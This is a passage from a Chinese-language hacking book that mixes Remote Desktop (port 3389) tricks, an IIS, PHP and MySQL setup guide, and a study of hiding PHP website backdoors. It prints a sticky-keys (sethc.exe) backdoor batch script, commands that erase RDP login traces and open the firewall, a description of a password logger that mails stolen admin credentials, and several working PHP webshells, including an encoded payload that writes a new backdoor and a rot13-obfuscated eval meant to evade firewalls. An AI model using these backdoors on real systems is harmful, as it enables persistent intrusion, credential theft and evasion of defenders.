第一行和第二行代码用于记录用户登录的时间。第三行代码用于记录终端用户的 IP 地址："netstat" 用于显示当前网络连接状况；"-n" 用于显示 IP 地址和端口；"-p tcp" 用于显示 TCP 协议；管道符号 "|" 用于将 "netstat" 命令的结果输出给 "find" 命令，再从输出结果中查找包含 "3389" 的行，然后把这个结果重定向到日志文件 3389log.txt 中。最后一行代码是启动 Explorer 的命令。

02　配置 "终端服务器配置"

进入系统管理工具的 "终端服务器配置" 界面，打开 "RDP-Tcp 属性" 对话框，切换到 "环境" 选项卡，单击选中 "用户登录时启用下列程序" 单选按钮，在 "程序路径和文件名" 文本框中填写 "c:\rdp\3389.bat"，并在 "起始于" 文本框中填写 "c:\rdp"，如图 1-85 所示。




图 1-85　配置 "终端服务器配置"

需要特别注意的是，这两个选项一定要配置正确，因为 3389.bat 文件位于 C 盘的 "rdp" 文件夹下，而 "起始于" 文本框中填写的是 3389.bat 前面的路径，如果配置错误，将出现 3389 登录错误，导致用户无法正常登录 3389 端口。一个好的解决方法是登录 3389 端口进行配置，但不退出，然后在本地另起一个 3389 登录，进行测试。网上还流传着其他类似的脚本，其原理大同小异，主要是加载脚本的位置不同。

11. 实用技巧之十一——清除 3389 端口的登录记录

输入如下系统命令。

```
reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client" /f
```

取消 Windows XP 和 Windows 2003 的系统防火墙对终端服务 3389 端口及 IP 连接的限制，命令如下。

```
REG ADD HKLM\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\
FirewallPolicy\StandardProfile\GloballyOpenPorts\List /v 3389:TCP /t REG_SZ /d
3389:TCP:*:Enabled:@xpsp2res.dll,-22009 /f
```

12. 实用技巧之十二——去掉限制登录

当终端数超出最大连接数时，可以使用下面的命令进行连接。

```
mstsc /v:ip:3389 /console
```

13. 实用技巧之十三——永不查杀的 3389 后门

永不查杀的 3389 后门的原理就是对 Shift 后门的利用，连按 5 次“Shift”键即可直接进入服务器。将以下代码复制到服务器中，通过 DOS 命令提示符窗口执行即可。

```
@echo off
copy c:\windows\explorer.exe c:\windows\system32\sethc.exe
copy c:\windows\system32\sethc.exe c:\windows\system32\dllcache\sethc.exe
attrib c:\windows\system32\sethc.exe +h
attrib c:\windows\system32\dllcache\sethc.exe +h
echo. & pause
Exit
```

14. 实用技巧之十四——使用 WinlogonHack 记录 3389 端口的登录密码

WinlogonHack 的原理很简单，就是记录管理员的登录密码，即当有 3389 端口登录时，自动加载 DLL 并且记录登录密码，并将其保存为 boot.dat 文件。新的版本已经可以将记录的密码发送到指定邮箱，只要服务器连接网络，肉机就永远不会丢失。

1.8 Windows 下 PHP+MySQL+IIS 安全试验平台的搭建

随着网络营销的普及和流行，通过网络给企业带来的效益和利润让越来越多的人意识到，除了传统的销售和宣传模式，如何利用网络资源为企业带来利润已经成为企业急需解决的问题，为此，很多企业和个人都架设了属于自己的服务器。现在的服务器市场分成几个体系，第一个是 Windows 平台，第二个是 Linux 平台，剩下的主要以 BSD 平台为主。

先介绍一下各种平台的优点和缺点。

Windows 平台的优点是搭建比较容易，可维护性高，通过短时间的培训就能很好地搭建自己所需的各种服务；缺点是安全漏洞比较多，如果是没有任何安全意识的管理员来维护服务器，很快就可能被入侵，而且服务器的稳定性实在不敢恭维。

Linux 和 BSD 平台的优点是权限划分细致，服务器的稳定性众所周知的，所以，很多大型企业首选 Linux 和 BSD 平台；缺点是维护难度比较大，不适合中小型公司，因为培训一个全能的 Linux 和 BSD 系统管理员需要花费大量的金钱和时间。

本节的内容可以帮助一些管理员把 Windows 平台的 WWW 服务配置成高安全性的服务器。

1.8.1　安装 IIS

IIS 的安装步骤如下。

01　安装 IIS

当我们完成了系统的安装以后，可能默认没有安装 IIS，所以需要进行安装。把系统光盘放入光驱，然后依次单击“开始”→“所有程序”→“管理工具”→“管理您的服务器”选项。

02　添加角色

在“管理您的服务器”窗口有“添加和删除角色”、“管理文件服务器”和“添加共享的文件夹”3 个主要功能模块，如图 1-86 所示。单击“添加和删除角色”按钮即可配置和管理服务器。




图 1-86　使用添加和删除角色功能管理服务器

03　配置服务器角色

在弹出的对话框中单击“下一步”按钮，配置向导开始查找本机中一些已经安装的环境。在这里可以配置文件服务器、打印服务器、应用服务器、邮件服务器、终端服务器、VPN 服务器、DHCP 服务器、流式媒体服务器及 WINS 服务器，总之，Windows 2003 Server 在管理方面有比 Windows 2000 Server 有很大的提高，配置更加简单。在图 1-87 中可以看到哪些服务器已经被配置。




图 1-87　配置服务器角色

04　配置应用服务器

选择应用程序服务器（IIS，ASP.NET），然后单击“下一步”按钮，将出现如图 1-88 所示的界面，其中有 2 个复选框。第一个复选框是“FrontPage Server Extension”，一般不使用，出于安全原因

建议不要选择它。第二个复选框是“启用 ASP.NET”，用于开启和关闭 ASP.NET，如果是 ASP.NET 程序，就需要勾选“开启 ASP.NET”复选框。然后，一路单击“下一步”按钮进行安装，安装的速度很快。安装完成以后，就可以运行 IIS 了。依次单击“开始”→“所有程序”→“管理工具”选项，可以看到在管理工具中多了一个“IIS 服务器管理器”选项，这说明之前的安装成功了。如果没有该选项，请重复上面的步骤继续安装或者重新安装。




图 1-88　服务器启用 ASP.NET 支持

1.8.2　下载最新的 MySQL 和 PHP 并安装

下面我们一起了解一下 MySQL 和 PHP 的下载与安装。

1. 下载 MySQL

我们从 www.mysql.org 下载最新的 6.0.8 版本。MySQL 的下载地址是 http://dev.mysql.com/get/Downloads/MySQL-6.0/mysql-6.0.8-alpha-win32.zip/from/http://mysql.ntu.edu.tw/。

2. 下载 PHP

如果本地没有安装 PHP，可以到 PHP 的下载地址去下载：http://cn2.php.net/get/php-5.2.8-win32.zip/from/cn.php.net/mirror。

我们为什么要下载新版本呢？因为新版本的软件，黑客的研究相对比较少，算是比较安全的。安装的过程很简单，直接按照默认的设置安装即可。在这里把 PHP 安装到 D:\php 目录下，后面会详细讲解 MySQL 的配置。

1.8.3　PHP 的基本准备工作

本节介绍运行 PHP 的基本准备工作。

1. 选择配置 php.ini 文件

PHP 安装完成后（其实就是将压缩包解压缩，也有类似微软的 MSI 那种一步一步安装的，但笔者没有尝试过），我们首先来到 PHP 的安装目录下，在这里可以看到 2 个 php.ini 的文件，即 php.ini-dist 和 php.ini-recommended。最好选择 php.ini-recommended，因为这是经过 PHP 官方优化的文件。我们把这个文件改名改成 php.ini，然后把它复制到 C:\windows 目录下。

2. 将 libmysql.dll 库文件复制到系统中

将 libmysql.dll 库文件复制到系统目录里是为了让 PHP 程序和 MySQL 数据库连接。如果使用的不是 MySQL 数据库，就不用复制了。在这里，把 D:\php 目录下的 libmysql.dll 库文件复制到 C:\windows\system32 目录下。

3. 配置 php.ini 文件

进入 C:\windows 目录，找到 php.ini 文件。我们需要编辑几个参数，使 PHP 能找到需要的组件，如 MySQL 库、GD 库的支持等。

01　修改 extension_dir 参数

如图 1-89 所示，我们首先找到“extension_dir = "./"”语句，把它修改成“extension_dir = "D:/php/ext"”。在这里，必须要修改成自己的配置环境，否则不会成功。

02　加载需要使用的模块

应根据实际情况加载所需模块，在本配置环境中，需要加载 MySQL 模块、GD 模块、mcrypt 模块。如图 1-90 所示是修改后的情况，我们做的工作仅仅是把“;extension=php_openssl.dll”语句中的分号去掉。在这里，需要加载什么模块，就去掉对应的引号。




图 1-89　修改 extension_dir 参数




图 1-90　加载需要使用的模块

说明

（1）“.php”可以和任意数据库连接，并能够很好地无缝工作，最经典的是 MySQL，还有 MSSQL、Oracle 等。如果操作环境不是 MySQL，就必须修改对应的模块。例如，MSSQL 对应的模块是 php_mssql.dll，Oracle 对应的模块 php_oci8.dll。

（2）加载 GD 模块的作用是对图形提供支持，如 Discuz! 的添加水印功能。

（3）mysql 是支持 MySQL 数据库时必须加载的模块。

（4）mcrypt 模块是 phpMyAdmin 需要的模块。如果觉得手工管理 MySQL 和下载软件都比较麻烦的话，可以下载 phpMyAdmin，它是一个非常强大的 MySQL 管理工具。

1.8.4　MySQL 的基本准备工作

01　运行 MySQL 安装程序

在这里我们使用的是 MySQL 6.0.8，因为基本安装等大部分人都可以独立完成，所以略过不讲，

这里重点讲解如何配置 MySQL 数据库服务器。如图 1-91 所示是配置 MySQL 数据库服务器的欢迎界面，直接单击“下一步”按钮。

02 选择安装类型

如图 1-92 所示，这是关键的一步——选择安装的类型。“Detailed Configuration”是手动精确配置，让我们可以很好地定制服务器，并按照自己的需要配置服务器，适合了解 MySQL 基本原理的用户使用。“Standard Configuration”是标准配置，将使用 MySQL 默认推荐的选项完成安装。在这里，因为使用标准的 MySQL 功能即可，所以单击选中“Standard Configuration”单选按钮。




图 1-91 开始安装 MySQL 数据库服务器




图 1-92 选择安装类型

03 配置实例

在实例配置向导中也有 2 个选项。比较容易理解的是“Install As Windows Service”，选择它就是安装成 Windows 的系统服务，即开机时自动启动服务。“Include Bin Directory in Windows PATH”就是把 MySQL 的 bin 目录安装到环境目录下，好处是任意打开的 CMD.exe 文件都可以执行 MySQL 的程序。本例勾选以上两个复选框，并将“MySQL”作为服务名称，如图 1-93 所示。

04 设置 MySQL 的密码

单击“下一步”按钮，如图 1-94 所示，这里主要是一些基本的安全设置，如 root 的密码。密码的设置原则是尽量复杂，且一定不要使用 root 用户来安装一些 PHP 程序，如 Discuz! 等。我们的解决方案是另外建立一个专用的低权限的用户。




图 1-93 配置实例

图 1-94 设置 MySQL 密码和安全选项

还有一个需要特别注意的地方：一定不要勾选“Enable root access from remote machines”复选框，因为勾选此项，root 用户就可以进行远程连接。如果设置的密码比较简单，并且开启了远程访

问功能，那么一旦被黑客渗透，黑客获得的权限就大部分是系统权限了，这是非常危险的。

05　安装 MySQL

如图 1-95 所示，开始安装 MySQL。如果所有的项目都被勾选，表示安装成功，安装成功后会给出一些提示。如果安装不成功，请重复上面的步骤重新安装。




图 1-95　安装 MySQL 成功

1.8.5　配置 IIS 支持 PHP

目前，我们已经完成了 IIS、PHP、MySQL 的基本准备工作，下面我们就让 IIS 加载 PHP。

1. 新建网站

由于配置的是 Windows 下的网站，因此需要建立一个新的站点。依次单击“开始”→“所有程序”→“管理工具”→“Internet 信息服务(IIS)管理器”选项，如果一切正常，会弹出如图 1-96 所示的窗口。

右键单击“网站”目录，在弹出的快捷菜单中选择“新建”→“网站”选项，如图 1-97 所示，将弹出“网站创建向导”对话框，单击“下一步”按钮。




图 1-96　打开 IIS 信息服务器管理器




图 1-97　新建网站

2. 设置网站名称

如图 1-98 所示，在“描述”文本框中输入网站的名字，主要用于标识和区分。

3. 设置主机头

如图 1-99 所示，这里需要重点讲解的就是此网站的主机头。其实，这个选项的作用是配置虚拟主机，也就是在一个服务器上安装多个网站，在实际操作中填入对应的网址就即可，本例中就不填写了。网站的 IP 地址是可浏览的 IP 地址，本例设置为“(全部未分配)”，表示可以访问本机所有网卡上的所有的 IP 地址。端口的默认设置为 WWW 的 80 端口，这里不必修改。




图 1-98　设置网站名称




图 1-99　设置主机头

4. 设置网站主目录

如图 1-100 所示，在选择网站的主目录时，只要选择对应我们自己的网站目录就可以了，然后勾选“允许匿名访问”复选框。如果我们的网站是基于 Windows 集成认证的，可以不勾选此项，但对大部分的网站进行配置时必须勾选此项。

5. 设置网站访问权限

单击“下一步”按钮，将打开如图 1-101 所示的网站访问权限设置界面。在这里需要注意的是，必须勾选前 2 个复选框，即“读取”和“运行脚本”。单击“下一步”按钮完成网站的配置。




图 1-100　设置主目录路径




图 1-101　设置网站访问权限

说明

对以上设置，在使用新建网站向导设置完毕后，还可以在 IIS 管理器中进行修改。

6. 使 IIS 支持 PHP

配置网站后，就可以开始配置 IIS 对 PHP 的支持。在配置 IIS 前，最好停止网站的服务。

01　配置 Test 网站

如图 1-102 所示，右键单击刚刚新建的“test”这个网站，打开该网站的属性设置对话框，然后切换到“主目录”标签页。

02　配置 PHP 扩展

单击“配置”按钮，在弹出的“应用程序配置”对话框中单击“添加”按钮，加入 PHP 的 ISAPI 支持，选择可执行文件“D:\PHP\php5isapi.dll”（“PHP”目录下的 php5isapi.dll），扩展名为“.php”（一定要注意注意“php”前面的“.”），限制动作为“GET, POST”，如图 1-103 所示。单击“确定”按钮，并在“应用程序扩展”对话框中查看“.php”扩展是否加载成功。若成功，则单击“确定”按钮关闭配置窗口，返回站点属性主窗口。




图 1-102　配置网站




图 1-103　配置 PHP 扩展

03　设置默认文档

如图 1-104 所示，切换到“文档”标签页，勾选“默认内容文档”复选框，根据网站程序首页名称添加对应的页面名称，一般为 index.php、default.php，如有静态页面，可能为 index.htm、index.html。把这些页面添加到列表中，单击“确定”按钮，关闭站点属性配置窗口，返回 IIS 管理器主界面。




图 1-104　设置默认文档

严禁网络传播本PDF，违者责任自负！

04 添加 PHP 的扩展

如图 1-105 所示，添加 PHP 的扩展。在这里，一定要勾选“设置扩展状态为允许”复选框，否则将无法为 PHP 提供支持。




图 1-105 添加 PHP 的扩展

1.8.6 测试 PHP 环境

因为在开始配置前我们关闭了“test”站点，所以现在要先将它启动。

进入“web”目录，新建一个 index.php 文件，内容是“<?php phpinfo(); ?>”，然后打开站点，如图 1-106 所示，表示我们成功完成了 IIS+MySQL+PHP 的配置。




图 1-106 测试 PHP 环境

注意

phpinfo() 函数可用于显示配置情况，配置正确与否也可以通过这个函数显示。

1.9 一种新型 PHP 网站后门隐藏技术研究

后门隐藏技术是黑客入侵后为了避免被发现而经常采用的一种抹去和隐藏访问记录的技术。下

严禁网络传播本PDF，违者责任自负！

面我们介绍一种新型的 PHP 网站后门隐藏技术。

1.9.1　概述

“梦之光芒”提出的通过构建程序逻辑后门绕过后门特征检测和数据传递溯源检测的方法，对绝大部分网站维护人员而言非常有用，但对通过比较程序文件的 MD5 值检测网站是否存在后门的手段就无能为力了。在网络攻防对抗中，陆续出现了安全狗、安全宝等针对网站入侵检测的软件和商业安全服务提供商，他们提供了专业的 Web 应用防护系统（Web Application Firewall，WAF），能够拦截常见的网站后门，并对攻击进行预警和报警。

在这种情况下，出现了针对 PHP WebShell 的变种，如无 ASCII 码和数字的 WebShell、隐藏 eval 等关键字的 WebShell、编码加隐藏关键字的 WebShell。Bghost 针对上述情况提出了执行数据隐藏和数据传递隐藏 WebShell 查杀技术。执行数据隐藏查杀的核心是发现某个函数曾执行过，但在代码中却找不到此函数，并认为正常程序执行后不会在代码中隐藏函数；而数据传递隐藏则通过把日志文件中记录的文件名和行数的代码上报到后端，与后端 SVN 中的代码进行对比，如果不一致，则认为是一个 WebShell。该方法虽然可行，但考虑到性能和性价比，部署起来较为困难。

随着网络安全技术在民间的普及，被攻击方发现入侵行为后安全意识的提高，以及防护手段的加强，特别是聘请专业安全公司进行安全评估和加固、部署安全狗等后门监控软件，都大大提高了后门存活的难度，所以，如何在获取权限的网站深埋后门具有一定的实际意义。本节将对常见的 PHP WebShell 后门技术进行分析和基础研究，通过实验研究出一种新型后门留取方法——不修改网站任何代码，通过修改原有 Windows PHP 环境配置，仅需几步即可长期隐藏和使用网站后门，而后门可以是网站任意的正常 PHP 文件，能够绕过 Web 防火墙。

1.9.2　WebShell

下面简单介绍一下 WebShell 的概念和特点。

1. WebShell 的概念

WebShell 常常被称为匿名用户（入侵者）通过网站端口对网站服务器进行某种程度的操作的权限。由于 WebShell 大多以动态脚本的形式出现，因此也常被称为网站后门工具。

WebShell 是 Web 入侵的脚本攻击工具。WebShell 的常见类型有 ASP.NET、JSP、PHP、ASP、Perl、CGI、CFM（以下统称“WebShell 后门文件”）。攻击者在入侵成功后，会将 WebShell 后门文件放置在网站服务器的 Web 目录中，与正常的网页文件混在一起。然后，攻击者就可以以 Web 访问的方式，通过 WebShell 木马后门控制网站服务器，进行包括上传及下载文件、操作数据库、执行任意程序命令等操作了。

2. WebShell 的特点

WebShell 后门文件具有隐蔽性强、功能强、危害大等特点。WebShell 与正常的网页程序一样，通过 HTTP 或者 HTTPS 协议访问。由于使用与被控制服务器相同的 Web 服务端口传输，因此不会被防火墙拦截。通过 WebShell 访问不会在系统日志中留下记录，只会在网站的 Web 日志中留下一些数据提交记录。高级的 WebShell 程序仅会在 Web 日志中出现 POST 或者 GET 操作，不会留有具体的后门操作信息，因此较难被发现，隐蔽性强。

目前，WebShell 后门程序功能强大，除了文件操作和数据库操作外，还可以提权，配合特定程

严禁网络传播本PDF，违者责任自负！

序穿透内网，危害性较大。在通常情况下，通过 WebShell 可以实现读取数据库、导出数据库文件、查看服务器具有访问权限的所有文件等功能。在具有 MySQL root 账号、MSSQL sa 账号等情况下，可以直接提升，获得操作系统权限，通过执行特定程序实现如中转、木马植入等功能。

1.9.3 常见的 PHP WebShell 后门隐藏技术

本节介绍一些常见的 PHP WebShell 后门隐藏技术。

1. eval 函数构造的后门

PHP 提供了 eval 函数。该函数的用法为“eval(string $code_str)”，把字符串“code_str”作为 PHP 代码执行。同时需要注意，eval 函数中的变量会被保留在之后的主脚本中，本函式可将字符串中的变量值代入，通常用于处理数据库的数据。除了上述用法外，eval 函数还可以直接接受用户提交的数据并且执行，因此就出现了 PHP WebShell 中最常见的后门。其常见的代码如下。

```
<? PHP eval($_POST[cmd]);?>          //不容错代码 3.1.1.PHP
<?PHP @eval($_POST['cmd']);?>        //容错代码  3.1.2.PHP
<?PHP system($_REQUEST['cmd']);?>    //3.1.3.PHP
```

实际使用过程中最常用的是“<?PHP @eval($_POST['cmd']);?>”，使用其他代码容易报错，代码如下。

```
Warning:  system()  has  been  disabled  for  security  reasons
inD:\ComsenzEXP\wwwroot\3.1.3.php on line 1
```

2. 利用 404 等常见页面隐藏后门

使用“中国菜刀”一句话后门连接工具，连接密码“error”连接，在 404 等常见页面中插入以下代码。

```
<?PHP
@preg_replace("/[pageerror]/e",$_POST['error'],"saft");
header('HTTP/1.1 404 Not Found');
?>
```

通过访问地址 http://127.0.0.1/404.PHP?error=eval(chr(102).chr(112).chr(117).chr(116).chr(115).chr(40).chr(102).chr(111).chr(112).chr(101).chr(110).chr(40).chr(39).chr(100).chr(97).chr(116).chr(97).chr(47).chr(97).chr(46).chr(112).chr(104).chr(112).chr(39).chr(44).chr(39).chr(119).chr(39).chr(41).chr(44).chr(39).chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(109).chr(100).chr(93).chr(41).chr(63).chr(62).chr(39).chr(41).chr(59))，还可以在网站当前目录下生成一句话后门密码为“cmd”的 a.php 文件。以上代码的解码代码如下。

```
fputs(fopen(data/a.PHP,w),<?PHPeval($_POST[cmd])?>);
```

3. 无特征隐藏一句话

通过编码转换“str_rot13('riny')”，即编码后的 eval，在整个代码中看不到 eval 等特征。通过“中国菜刀”一句话连接工具连接，连接密码为 b4dboy，代码如下。

```
<?PHP($b4dboy = $_POST['b4dboy']) && @preg_replace('/ad/e',
'@'.str_rot13('riny').'($b4dboy)', 'add');?>
```

严禁网络传播本PDF，违者责任自负！

4. 利用 shell_exec 函数的后门

利用 PHP 中 shell_exec 等函数生成的后门，php.ini 文件中的 disable_functions 函数不能包括 shell_exec，否则会执行错误，代码如下。

```
<?PHP
//3.4.PHP
$test = $_GET['r'];
